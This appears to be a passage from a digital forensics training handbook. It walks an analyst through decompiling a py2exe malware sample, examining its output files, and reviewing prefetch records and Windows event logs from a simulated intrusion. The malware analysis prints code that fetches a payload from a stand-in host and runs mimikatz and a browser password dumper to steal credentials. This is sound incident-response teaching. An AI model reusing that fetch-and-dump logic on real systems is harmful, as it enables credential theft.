Extract from executable .pyc files using unpy2exe[3] script. Two .pyc files should be extracted.



```
enisa@training:~$ cd ~/training/tools/unpy2exe/
enisa@training:~/training/tools/unpy2exe$ ls
pefile.py  pefile.pyc  README  unpy2exe.py
enisa@training:~/training/tools/unpy2exe$ cp /mnt/part_c/Users/Peter/AppData/Local/Temp/54948tp.exe .
enisa@training:~/training/tools/unpy2exe$ mkdir out1 out2
enisa@training:~/training/tools/unpy2exe$ python2 unpy2exe.py -o out1 54948tp.exe
Magic value: 78563412
Code bytes length: 6269
Archive name: -
Extracting c:\Python27\lib\site-packages\py2exe\boot_common.py.pyc
Extracting tp.py.pyc
enisa@training:~/training/tools/unpy2exe$
```

Next using uncompyle6[4] tool try decompiling the bytecode in .pyc files to the original python code.

---

[3] https://github.com/matiasb/unpy2exe

```
enisa@training: ~/training/tools/unpy2exe
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/tools/unpy2exe$ uncompyle6 -o out2 -r out1/
decompiled 2 files: 0 okay, 0 failed
# decompiled 2 files: 0 okay, 0 failed
enisa@training:~/training/tools/unpy2exe$ ls out2/
c:\Python27\lib\site-packages\py2exe\boot_common.py.pyc_dis  tp.py.pyc_dis
enisa@training:~/training/tools/unpy2exe$
```

Inspect the code found in tp.py.pyc_dis file.

```
enisa@training: ~/training/tools/unpy2exe/out2
File  Edit  View  Search  Terminal  Help
from win32com.shell.shell import ShellExecuteEx
from win32com.shell import shellcon
import win32com
DOWNLOAD_URL = 'http://blog.mysportclub.ex/wp-content/uploads/hk/files/data_32.bin'
PATHS = {}

def decrypt(ct, iv):
    key = [iv] + list(ct[:-1])
                                                                    24,1          16%
```

Find *get_toolz* function in the code:

```
enisa@training: ~/training/tools/unpy2exe/out2
File  Edit  View  Search  Terminal  Help
def get_toolz():
    resp = urllib2.urlopen(DOWNLOAD_URL)
    data = resp.read()
    data = decrypt(data, 'F')
    out_dir = os.path.join(os.getenv('APPDATA'), 'EpUpdate')
    if os.path.exists(out_dir):
        shutil.rmtree(out_dir)
    os.makedirs(out_dir)
    decompress(data, out_dir)
    PATHS['tool_dir'] = out_dir
    if os.path.exists(os.path.join(out_dir, 'mmktz\\mimikatz.exe')):
        PATHS['mimikatz'] = os.path.join(out_dir, 'mmktz\\mimikatz.exe')
    if os.path.exists(os.path.join(out_dir, 'nmap\\nmap.exe')):
        PATHS['nmap'] = os.path.join(out_dir, 'nmap\\nmap.exe')
    if os.path.exists(os.path.join(out_dir, 'bpd\\BrowserPasswordDump.exe')):
        PATHS['bpd'] = os.path.join(out_dir, 'bpd\\BrowserPasswordDump.exe')
    if os.path.exists(os.path.join(out_dir, 'nircmd\\nircmdc.exe')):
        PATHS['nircmd'] = os.path.join(out_dir, 'nircmd\\nircmdc.exe')
    return True
                                                                    55,1          42%
```

File download

File download

Decompress into EpUpdate

Find and inspect *main* function.

[4] https://pypi.python.org/pypi/uncompyle6/

```
enisa@training: ~/training/tools/unpy2exe/out2
File  Edit  View  Search  Terminal  Help
def main():
    if not get_toolz():
        return
    PATHS['data_dir'] = os.path.join(os.getenv('TMP'), 'SystemProfile')
    if not os.path.exists(PATHS['data_dir']):
        os.makedirs(PATHS['data_dir'])
    if 'nmap' in PATHS:
        pass
    if 'mimikatz' in PATHS:
        os.chdir(PATHS['data_dir'])
        if os.path.exists('mimikatz.log'):
            os.remove('mimikatz.log')
        runcmd([PATHS['mimikatz'],
         'privilege::debug',
         'log',
         'sekurlsa::logonpasswords full',
         'exit'])
    if 'bpd' in PATHS:
        output = os.path.join(PATHS['data_dir'], 'bpd.log')
        runcmd([PATHS['bpd'], '-f', output])
                                                          79,1          92%
```

Executing commands

Next, check in Autopsy referenced %TMP%/*SystemProfile* directory.

Current Directory: C:/ /Users/ /Peter/ /AppData/ /Local/ /Temp/ /SystemProfile/

ADD NOTE GENERATE MD5 LIST OF FILES

DEL	Type dir / in	NAME	WRITTEN	ACCESSED	CHANGED	CREATED
	d / d	../	2016-08-16 15:10:35 (GMT)	2016-08-16 15:10:35 (GMT)	2016-08-16 15:10:35 (GMT)	2016-07-14 14:26:50 (GMT)
	d / d	./	2016-08-16 13:52:21 (GMT)	2016-08-16 13:52:21 (GMT)	2016-08-16 13:52:21 (GMT)	2016-08-16 13:14:47 (GMT)
	r / r	bpd.log	2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:50 (GMT)
	r / r	mimikatz.log	2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:48 (GMT)	2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:48 (GMT)
	d / d	netscan/	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:52:21 (GMT)
	r / r	sysinfo.txt	2016-08-16 13:34:59 (GMT)	2016-08-16 13:34:25 (GMT)	2016-08-16 13:34:59 (GMT)	2016-08-16 13:34:25 (GMT)

Inspect sysinfo.txt file.

```
enisa@training: /mnt/part_c/Users/Peter/AppData/Local/Temp/SystemProfile
File  Edit  View  Search  Terminal  Help
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-FF-D4-3F
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::28b6:9b1e:817d:11e5%6(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.5.100(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.5.1
   DHCPv6 IAID . . . . . . . . . . . : 50855975
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-1F-19-57-54-08-00-27-FF-D4-3F
   DNS Servers . . . . . . . . . . . : 192.168.5.10
   NetBIOS over Tcpip. . . . . . . . : Enabled
                                                          82,0-1          4%
```

Check SystemProfile/netscan/ directory.

Current Directory: C:/ /Users/ /Peter/ /AppData/ /Local/ /Temp/ /SystemProfile/ /netscan/

ADD NOTE GENERATE MD5 LIST OF FILES

DEL	Type dir / in	NAME	WRITTEN	ACCESSED	CHANGED	CREATED
	d / d	../	2016-08-16 13:52:21 (GMT)	2016-08-16 13:52:21 (GMT)	2016-08-16 13:52:21 (GMT)	2016-08-16 13:14:47 (GMT)
	d / d	./	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:52:21 (GMT)
	r / r	192.168.5.1.xml	2016-08-16 13:59:34 (GMT)	2016-08-16 13:59:29 (GMT)	2016-08-16 13:59:34 (GMT)	2016-08-16 13:59:29 (GMT)
	r / r	192.168.5.10.xml	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:34 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:34 (GMT)
	r / r	192.168.5.15.xml	2016-08-16 13:59:49 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:49 (GMT)	2016-08-16 13:59:36 (GMT)

Check contents of the .xml files found in netscan/ directory.

```
enisa@training: /mnt/part_c/Users/Peter/AppData/Local/Temp/SystemProfile/netscan
File  Edit  View  Search  Terminal  Help
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///C:/Users/Peter/AppData/Roaming/EpUpdate/nmap/nmap.xsl" type="tex
t/xsl"?>
<!-- Nmap 7.12 scan initiated Tue Aug 16 15:59:34 2016 as: C:\\Users\\Peter\\AppData\\Roaming\\
EpUpdate\\nmap\\nmap.exe -sS -n -&#45;reason -oX C:\\Users\\Peter\\AppData\\Local\\Temp\\System
Profile\\netscan\\192.168.5.10.xml 192.168.5.10 -->
<nmaprun scanner="nmap" args="C:\\Users\\Peter\\AppData\\Roaming\\EpUpdate\\nmap\\nmap.exe -sS
-n -&#45;reason -oX C:\\Users\\Peter\\AppData\\Local\\Temp\\SystemProfile\\netscan\\192.168.5.1
0.xml 192.168.5.10" start="1471355974" startstr="Tue Aug 16 15:59:34 2016" version="7.12" xmlou
tputversion="1.04">
@
                                                                          1,1           Top
```


5.6 Prefetch analysis

To parse Windows 10 prefetch files use 505Forensics script[5]. Script can be found at ~/training/tools/win10_prefetch/. Run this script and save its output to prefetch.csv file. Then open prefetch.csv file in LibreOffice Calc.

```
~/training/tools/win10_prefetch
Search  Terminal  Help
~/training/tools/win10_prefetch$ python2 w10pf_parse.py -d /mnt/part_c/Windows/Prefetch/ > prefetch.csv
~/training/tools/win10_prefetch$ libreoffice5.0 prefetch.csv
```

LibreOffice should correctly propose separating values by commas. In the Text Import window just click Ok.

[5] http://www.505forensics.com/windows-10-prefetch/



Select all data cells and from Data menu choose sort. Then choose column D (Last Run Time 0) for primary sort key (Sort Key 1).

	A	B	C	D	E	F	G	H	I	J	K
1	Executable Name	Run Count	Prefetch Hash	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3	Last Run Time 4	Last Run Time 5	Last Run Time 6	Last Run Time 7
2	WMIADAP.EXE	11	F8DFDFA2	2016-08-16 12:58:38	2016-08-11 11:13:43	2016-08-03 11:43:09	2016-08-01 07:38:37	2016-07-27 11:47:05	2016-07-26 08:21:22	2016-07-19 10:35:52	2016-07-15 17:46:54
3	SCRIPT-FU.EXE	1	C4341751	2016-07-15 18:01:34	N/A	N/A	N/A	N/A	N/A	N/A	N/A
4	LOGONUI.EXE	4	9140401	2016-07-26 08:07:56	2016-07-15 16:12:22	2016-07-14 14:26:57	2016-07-14 14:24:07	N/A	N/A	N/A	N/A
5	NGENTASK.EXE	15	BB7F7010	2016-08-16 15:09:46	2016-08-16 15:06:55	2016-08-16 15:00:56	2016-08-16 15:00:57	2016-08-16 13:22:13	2016-08-11 13:28:07	2016-08-11 13:25:25	2016-08-01 09:48:47
6	NETSTAT.EXE	1	5A5A908F	2016-08-16 13:34:50	N/A	N/A	N/A	N/A	N/A	N/A	N/A
7	HELPER.EXE	1	A9FC12DB	2016-08-03 12:01:32	N/A	N/A	N/A	N/A	N/A	N/A	N/A
8	SKYPE.EXE	1	58F6AD17	2016-08-03 11:52:11	N/A	N/A	N/A	N/A	N/A	N/A	N/A
9	WINDOWS-KB89083-	1	4C40BE8A	2016-08-16 13:05:57	N/A	N/A	N/A	N/A	N/A	N/A	N/A
10	INSTALLAGENT.EXE	29	2CA93386	2016-08-16 14:13:45	2016-08-16 13:00:34	2016-08-11 13:28:11	2016-08-11 11:14:51	2016-08-03 11:54:27	2016-08-03 11:44:17	2016-08-01 08:46:33	2016-08-01 07:37:41
11	DSMUSERTASK.EXE	2	35CC97B6	2016-07-14 13:34:50	2016-07-14 13:34:44	N/A	N/A	N/A	N/A	N/A	N/A
12	CONTROL.EXE	5	817F8F1D	2016-08-16 12:57:23	2016-07-26 08:28:01	2016-07-15 17:12:03	2016-07-15 17:04:29	2016-07-14 13:36:53	N/A	N/A	N/A
13	OPENWITH.EXE	2	5C93E816	2016-08-11 13:54:06	2016-07-15 17:49:06	N/A	N/A	N/A	N/A	N/A	N/A
14	CONSENT.EXE	18	531BD9EA	2016-08-16 13:50:29	2016-08-16 13:03:02	2016-08-16 12:58:49	2016-08-03 11:57:54	2016-07-26 08:33:38	2016-07-15 17:53:31	2016-07-15 17:48:22	2016-07-15 17:12:06
15	SEARCHINDEXER.E	6	4A6353B9	2016-08-16 12:55:40	2016-08-03 11:39:21	2016-07-19 10:33:03	2016-07-15 17:43:09	2016-07-15 17:34:11	2016-07-15 17:01:40	N/A	N/A
16	SIHOST.EXE	2	2C4C53BA	2016-08-16 12:55:36	2016-07-14 14:24:10	N/A	N/A	N/A	N/A	N/A	N/A
17	RDSPNF.EXE	1	B55F4711	2016-07-15 17:01:44	N/A	N/A	N/A	N/A	N/A	N/A	N/A
18	SPPSVC.EXE	416	B0F8131B	2016-08-17 11:58:38	2016-08-17 11:28:38	2016-08-17 11:17:19	2016-08-17 10:58:38	2016-08-17 10:28:38	2016-08-17 09:58:38	2016-08-17 09:28:37	2016-08-17 08:58:37
19	ARP.EXE	1	2BC38967	2016-08-16 13:34:50	N/A	N/A	N/A	N/A	N/A	N/A	N/A
20	ANTIALIAS.EXE	1	A08E132E	2016-07-15 18:01:34	N/A	N/A	N/A	N/A	N/A	N/A	N/A




Table data should now be sorted by last run time of the binaries.

Scroll down to the time of the incident.

	A	B	D	E	F	G
1	Executable Name	Run Count	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3
104	PLUGIN-CONTAINE	15	2016-08-16 13:03:00	2016-08-16 12:56:01	2016-08-03 11:53:01	2016-08-03 11:45:16
105	FLASHPLAYERPLU	8	2016-08-16 13:03:01	2016-08-16 13:03:01	2016-07-26 08:26:43	2016-07-26 08:26:43
106	UPDATE.EXE	2	2016-08-16 13:03:04	2016-08-16 13:03:03	N/A	N/A
107	WINDOWS-KB89083	1	2016-08-16 13:05:57	N/A	N/A	N/A
108	MRT.EXE	2	2016-08-16 13:06:18	2016-07-19 11:15:09	N/A	N/A

	A	B	D	E	F
1	Executable Name	Run Count	Last Run Time 0	Last Run Time 1	Last Run Time 2
110	WMIAPSRV.EXE	6	2016-08-16 13:09:32	2016-08-16 13:09:32	2016-08-16 13:07:30
111	54948TP.EXE	1	2016-08-16 13:10:13	N/A	N/A
112	MIMIKATZ.EXE	1	2016-08-16 13:14:47	N/A	N/A
113	BROWSERPASSWO	1	2016-08-16 13:14:50	N/A	N/A
114	WINSAT.EXE	3	2016-08-16 13:21:55	2016-08-01 10:26:19	2016-07-20 02:37:28
115	W32TM.EXE	4	2016-08-16 13:26:36	2016-08-11 13:25:10	2016-08-01 09:48:49

	A	B	D	E	F	G	H
1	Executable Name	Run Count	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3	Last Run Time 4
116	PING.EXE	9	2016-08-16 13:26:37	2016-08-16 13:26:37	2016-08-11 13:25:11	2016-08-11 13:25:11	2016-08-01 09:48:49
117	WHOAMI.EXE	11	2016-08-16 13:34:25	2016-08-16 13:09:04	2016-08-16 13:08:58	2016-08-16 13:08:58	2016-08-16 13:08:58
118	NETSTAT.EXE	1	2016-08-16 13:34:50	N/A	N/A	N/A	N/A
119	ARP.EXE	1	2016-08-16 13:34:50	N/A	N/A	N/A	N/A
120	IPCONFIG.EXE	4	2016-08-16 13:34:50	2016-08-16 13:34:49	2016-08-16 13:34:25	2016-08-16 13:09:16	N/A
121	ROUTE.EXE	1	2016-08-16 13:34:50	N/A	N/A	N/A	N/A
122	NETSH.EXE	3	2016-08-16 13:34:51	2016-08-16 13:34:51	2016-08-16 13:34:50	N/A	N/A
123	GPRESULT.EXE	1	2016-08-16 13:34:51	N/A	N/A	N/A	N/A
124	DEFRAG.EXE	6	2016-08-16 13:39:08	2016-08-16 13:21:58	2016-08-11 12:20:42	2016-08-01 08:46:42	2016-07-25 05:25:01
125	CONSENT.EXE	18	2016-08-16 13:50:29	2016-08-16 13:03:02	2016-08-16 12:58:49	2016-08-03 11:57:54	2016-07-26 08:33:38

	A	B	D	E	F	G	H	I
1	Executable N	un Cou	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3	Last Run Time 4	Last Run Time 5
130	NS1027.TMP	1	2016-08-16 13:50:39	N/A	N/A	N/A	N/A	N/A
131	NMAP.EXE	11	2016-08-16 13:59:34	2016-08-16 13:59:29	2016-08-16 13:59:26	2016-08-16 13:56:36	2016-08-16 13:56:33	2016-08-16 13:56:30
132	HYDRA.EXE	10	2016-08-16 14:04:44	2016-08-16 14:04:44	2016-08-16 14:04:44	2016-08-16 14:04:44	2016-08-16 14:04:44	2016-08-16 14:04:44
133	INSTALLAGE	29	2016-08-16 14:13:45	2016-08-16 13:00:34	2016-08-11 13:28:11	2016-08-11 11:14:51	2016-08-03 11:54:27	2016-08-03 11:44:17
134	PLINK.EXE	6	2016-08-16 14:23:31	2016-08-16 14:22:45	2016-08-16 14:20:44	2016-08-16 14:17:45	2016-08-16 14:11:20	2016-08-16 14:10:49
135	CMD.EXE	18	2016-08-16 14:44:17	2016-08-16 14:23:05	2016-08-16 14:19:45	2016-08-16 14:17:24	2016-08-16 14:09:37	2016-08-16 14:02:52
136	PSCP.EXE	3	2016-08-16 14:50:09	2016-08-16 14:47:54	2016-08-16 14:47:12	N/A	N/A	N/A
137	COMPATTELE	12	2016-08-16 15:00:47	2016-08-16 15:00:47	2016-08-16 13:22:05	2016-08-16 13:22:05	2016-08-11 11:21:00	2016-08-11 11:21:00

5.7 System logs analysis

Copy all Windows logs from Windows\System32\winevt\Logs to ~/training/ex1/winevt/evtx/.

```
enisa@training: ~/training/ex1
File  Edit  View  Search  Terminal  Help
enisa@training:~$ cd training/ex1
enisa@training:~/training/ex1$ mkdir winevt
enisa@training:~/training/ex1$ mkdir winevt/evtx
enisa@training:~/training/ex1$ cp -r /mnt/part_c/Windows/System32/winevt/Logs/* winevt/evtx/
enisa@training:~/training/ex1$
```

Convert previously copied EVTX files to XML format using evtxdump.pl utility.

```
enisa@training: ~/training/ex1/winevt/evtx
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/ex1/winevt$ mkdir xml
enisa@training:~/training/ex1/winevt$ cd evtx
enisa@training:~/training/ex1/winevt/evtx$ for f in *.evtx; do evtxdump.pl "$f" > ../xml/"$f".xml; done
enisa@training:~/training/ex1/winevt/evtx$
```

List all logs in XML format.

```
enisa@training: ~/training/ex1/winevt/xml
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/ex1/winevt/xml$ ls | head
Application.evtx.xml
HardwareEvents.evtx.xml
Internet Explorer.evtx.xml
Key Management Service.evtx.xml
Microsoft-Client-Licensing-Platform%4Admin.evtx.xml
Microsoft-Windows-All-User-Install-Agent%4Admin.evtx.xml
Microsoft-Windows-Application-Experience%4Program-Compatibility-Assistant.evtx.xml
Microsoft-Windows-Application-Experience%4Program-Compatibility-Troubleshooter.evtx.xml
Microsoft-Windows-Application-Experience%4Program-Inventory.evtx.xml
Microsoft-Windows-Application-Experience%4Program-Telemetry.evtx.xml
```

Open any of the XML files and inspect XML structure of system logs.

```
enisa@training: ~/training/ex1/winevt/xml
File  Edit  View  Search  Terminal  Help
<?xml version="1.0" encoding="utf-8" standalone="yes" ?>
<Events>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
<Provider Name="Microsoft-Windows-Security-SPP" Guid="{E23B33B0-C8C9-472C-A5F9-F2BDFEA0F156}" EventSource
Name="Software Protection Platform Service" />
<EventID Qualifiers="16384">900</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>0</Task>
<Opcode>0</Opcode>
<Keywords>0x0080000000000000</Keywords>
<TimeCreated SystemTime="2016-07-14T14:13:32.3256Z" />
<EventRecordID>1</EventRecordID>
<Correlation />
<Execution ProcessID="0" ThreadID="0" />
<Channel>Application</Channel>
<Computer>MINWINPC</Computer>
                                                                    1,1           Top
```

Run ~/training/tools/logparse.py script with --help parameter to view script usage information:

```
enisa@training: ~/training/tools
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/tools$ ./logparse.py --help
usage: logparse.py [-h] [--mindate MINDATE] [--maxdate MAXDATE] [--ids IDS]
                   [--patterns PATTERNS] [--short]
                   path [path ...]

positional arguments:
  path

optional arguments:
  -h, --help            show this help message and exit
  --mindate MINDATE     format: %Y-%m-%dT%H:%M:%S
  --maxdate MAXDATE     format: %Y-%m-%dT%H:%M:%S
  --ids IDS             comma separated list of Event IDs
  --patterns PATTERNS   comma separated list of patterns (words)
  --short               short output
enisa@training:~/training/tools$
```

Using logparse.py script search for all events that were logged between 14:03:00 and 14:05:00.

```
: ~/training/tools
Search  Terminal  Help
:~/training/tools$ ./logparse.py --mindate 2016-08-16T14:03:00 --maxdate 2016-08-16T14:05:00 ../ex1/winevt/xml/
```

```
enisa@training: ~/training/tools
File  Edit  View  Search  Terminal  Help
--------------------------------------------------------------------------------
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}"/>
    <EventID>4798</EventID>
    <Version>0</Version>
    <Level>0</Level>
    <Task>13824</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8020000000000000</Keywords>
    <TimeCreated SystemTime="2016-08-16T14:04:43.2815Z"/>
    <EventRecordID>3137</EventRecordID>
    <Correlation ActivityID="{4F809423-F7BD-0000-4494-804FBDF7D101}"/>
    <Execution ProcessID="516" ThreadID="552"/>
    <Channel>Security</Channel>
    <Computer>DESKTOP-DBMG9RV</Computer>
    <Security/>
  </System>
  <EventData>
    <Data Name="TargetUserName">Peter</Data>
    <Data Name="TargetDomainName">DESKTOP-DBMG9RV</Data>
    <Data Name="TargetSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
    <Data Name="SubjectUserSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
    <Data Name="SubjectUserName">Peter</Data>
    <Data Name="SubjectDomainName">DESKTOP-DBMG9RV</Data>
    <Data Name="SubjectLogonId">0x000000000001e38a</Data>
    <Data Name="CallerProcessId">0x00000d0c</Data>
    <Data Name="CallerProcessName">C:\Users\Peter\AppData\Roaming\EpUpdate\thc\hydra.exe</Data>
  </EventData>
</Event>
--------------------------------------------------------------------------------
enisa@training:~/training/tools$
```

Search for all events mentioning “hydra.exe” phrase – possibly logged at different period of time. This can be done by specifying *pattern* filter to logparse.py.

```
enisa@training: ~/training/tools
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/tools$ ./logparse.py --pattern hydra.exe ../ex1/winevt/xml/
```

```
enisa@training: ~/training/tools
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/tools$ ./logparse.py --pattern hydra.exe ../ex1/winevt/xml/
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}"/>
    <EventID>4798</EventID>
    <Version>0</Version>
    <Level>0</Level>
    <Task>13824</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8020000000000000</Keywords>
    <TimeCreated SystemTime="2016-08-16T14:02:04.4348Z"/>
    <EventRecordID>3135</EventRecordID>
    <Correlation ActivityID="{4F809423-F7BD-0000-4494-804FBDF7D101}"/>
    <Execution ProcessID="516" ThreadID="1272"/>
    <Channel>Security</Channel>
    <Computer>DESKTOP-DBMG9RV</Computer>
    <Security/>
  </System>
  <EventData>
    <Data Name="TargetUserName">Peter</Data>
    <Data Name="TargetDomainName">DESKTOP-DBMG9RV</Data>
    <Data Name="TargetSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
    <Data Name="SubjectUserSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
    <Data Name="SubjectUserName">Peter</Data>
    <Data Name="SubjectDomainName">DESKTOP-DBMG9RV</Data>
    <Data Name="SubjectLogonId">0x000000000001e362</Data>
    <Data Name="CallerProcessId">0x000017f8</Data>
    <Data Name="CallerProcessName">C:\Users\Peter\AppData\Roaming\EpUpdate\thc\hydra.exe</Data>
  </EventData>
</Event>
--------------------------------------------------------------------------------
```

Search for events with IDs 6005, 6006 or 6008.

```
enisa@training: ~/training/tools
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/tools$ ./logparse.py --ids 6005,6006,6008 --short ../ex1/winevt/ | tail -13
2016-07-19 10:31:43.916000|6005|System|EventLog
2016-07-26 08:10:22.300000|6006|System|EventLog
2016-07-26 08:17:14.205000|6005|System|EventLog
2016-07-26 09:16:45.297100|6006|System|EventLog
2016-07-27 11:42:58.898700|6005|System|EventLog
2016-07-27 13:18:19.855100|6006|System|EventLog
2016-08-01 07:34:33.973200|6005|System|EventLog
2016-08-01 11:49:21.574100|6006|System|EventLog
2016-08-03 11:39:02.109000|6005|System|EventLog
2016-08-03 12:05:01.263900|6006|System|EventLog
2016-08-11 11:09:35.270000|6005|System|EventLog
2016-08-11 14:10:30.896500|6006|System|EventLog
2016-08-16 12:54:31.595300|6005|System|EventLog
enisa@training:~/training/tools$
```


6. Registry analysis

6.1 Copying and viewing registry

